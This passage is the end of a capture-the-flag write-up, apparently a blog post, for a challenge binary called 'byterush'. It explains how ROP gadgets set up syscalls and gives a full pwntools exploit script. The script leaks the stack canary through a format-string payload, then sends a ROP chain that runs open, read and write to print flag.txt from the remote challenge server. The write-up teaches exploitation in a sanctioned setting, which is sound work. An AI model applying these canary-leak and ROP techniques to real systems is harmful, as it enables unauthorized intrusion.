To populate rbx with what we want we can either : directly populate it using pop gadget , or use bzhi to do so FUN FACT : i wanted to only provide the bzhi gadget but when i saw the pop rbx i left it and didn’t wanna bother patching it xD , do ur research and understand how bzhi works xD ;).
And that’s how we changed rax to what we wanted :D I recommend that you analyse it well and do ur research if something is not really clear and simple take ur time with it …
Our goal is to :
1
2
3
int fd = open("flag.txt" , 0 , 0x40);
read(fd , .data , 0x100);
write(1 , .data , 0x100);
open will return a file descriptor , it will be stored in rax and we can guess it because we can’t inspect what’s inside rax , open will open a file a return a fd pointing to it’s start , by default it will start from 3 then 4 and more … depending on the opened files in the program , in our program there is only one open (the one we executed) so it will definely be 3 !
We don’t have the flag.txt inside the binary so we need to save it somewhere and use it when opening , you’ll get used to the concept of writing what you’ll need using read ( if RELRO is partial or none which is true in our case)
We already have read and we can grab it’s address with gdb and directly use it from plt :

And finally let’s get .bss and .data addresses :

Exploitation / Solution
Now finally we can start writing the exploit script and this is what i ended up writing , it’s really simple :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91

from pwn import *
from time import sleep

context.arch = "amd64"
context.os = "linux"
context.binary = elf = ELF("./byterush")

# ----
# get 10+ score to access scoreboard ( automation )

#p = elf.process()
#p = remote("localhost" , 6110)
p = remote("tcp.espark.tn" , 6110)

p.recvuntil(b"? (yes/no)")
p.sendline(b"yes")

for i in range(12) :
    p.recvuntil(b"Target: ")
    ltr = p.recv().decode()[1:2]
    answ = str(ord(ltr)).encode()
    log.info(f"Recieved char = {ltr} . Sending {answ} ")
    p.send(answ)
    sleep(0.1)

p.sendline(b"0")

p.recvuntil(b"add yourself to the scoreboard ? (yes/no)")
p.sendline(b"yes")

# -----

# our variable is located in %12$p and its distance from canary = 0xb8 - 0x10 = 168  , meaning between us 168/8 = 21 stack position => canary located in %33$p

p.recvuntil(b"username champion ?")
p.sendline(b"%33$p")
p.recvuntil(b"see the scoreboard ? (yes/no)")
p.sendline(b"yes")
p.recvuntil(b"0x")
canary = int("0x" + p.recvline().decode().strip() , 16)
log.success(f"Leaked canary = {hex(canary)}")

# ----
# main payload ( rop chain )

read = 0x4010e0
data = 0x4040b0
bss = 0x404100

ret = 0x401016
syscall_ret = 0x40129f

xlatb_ret = 0x40129d
bzhi_rbx_rdi_rdx_ret = 0x40128d

pop_rcx_ret = 0x40127d
pop_rdi_ret = 0x40127f
pop_rdx_ret = 0x401287
pop_rsi_r12_ret = 0x401281

xor_rax_ret = 0x401289
sub_rax_43 = 0x401293
add_rax_105 = 0x401298

# -----

fd = 3  # to guess
offset_to_rip = 0xc8  # 200 byte to rip meaning 192 to rbp meaning 184 to canary

pay = b"A"*12 + b"\x00" + b"A"*91 + p64(canary) + p64(0)
pay += p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_r12_ret) + p64(data) + p64(0) + p64(pop_rdx_ret) + p64(8) + p64(read) # flag.txt

pay += p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_r12_ret) + p64(bss) + p64(0) + p64(pop_rdx_ret) + p64(0x1) + p64(read) # -> '-' -> 45
pay += p64(pop_rdi_ret) + p64(bss) + p64(pop_rdx_ret) + p64(64) + p64(bzhi_rbx_rdi_rdx_ret) + p64(xor_rax_ret) + p64(xlatb_ret) + p64(sub_rax_43) # '-' - 43 = 2 syscall open
pay += p64(pop_rdi_ret) + p64(data) + p64(pop_rsi_r12_ret) + p64(0) + p64(0) + p64(pop_rdx_ret) + p64(777) + p64(syscall_ret) # call open

pay += p64(pop_rdi_ret) + p64(fd) + p64(pop_rsi_r12_ret) + p64(data) + p64(0) + p64(pop_rdx_ret) + p64(0x50) + p64(read)   # read flag.txt into data

pay += p64(pop_rdi_ret) + p64(0) + p64(pop_rsi_r12_ret) + p64(bss) + p64(0) + p64(pop_rdx_ret) + p64(0x1) + p64(read) # -> ',' -> 44
pay += p64(pop_rdi_ret) + p64(bss) + p64(pop_rdx_ret) + p64(64) + p64(bzhi_rbx_rdi_rdx_ret) + p64(xor_rax_ret) + p64(xlatb_ret) + p64(sub_rax_43)  # "," - 43 = 1  syscall write
pay += p64(pop_rdi_ret) + p64(1) + p64(pop_rsi_r12_ret) + p64(data) + p64(0) + p64(pop_rdx_ret) + p64(0x50) +  p64(syscall_ret) # call write

p.recvuntil(b"review so much !")
p.send(pay)

# now we just gotta type manually in interactive : flag.txt-,
p.recvuntil(b"Well noted thanks.")
p.interactive()

If we run it we get this :
Helpful resources
Everything u need to know about syscalls x64
- Thanks for reading hope this was helpful !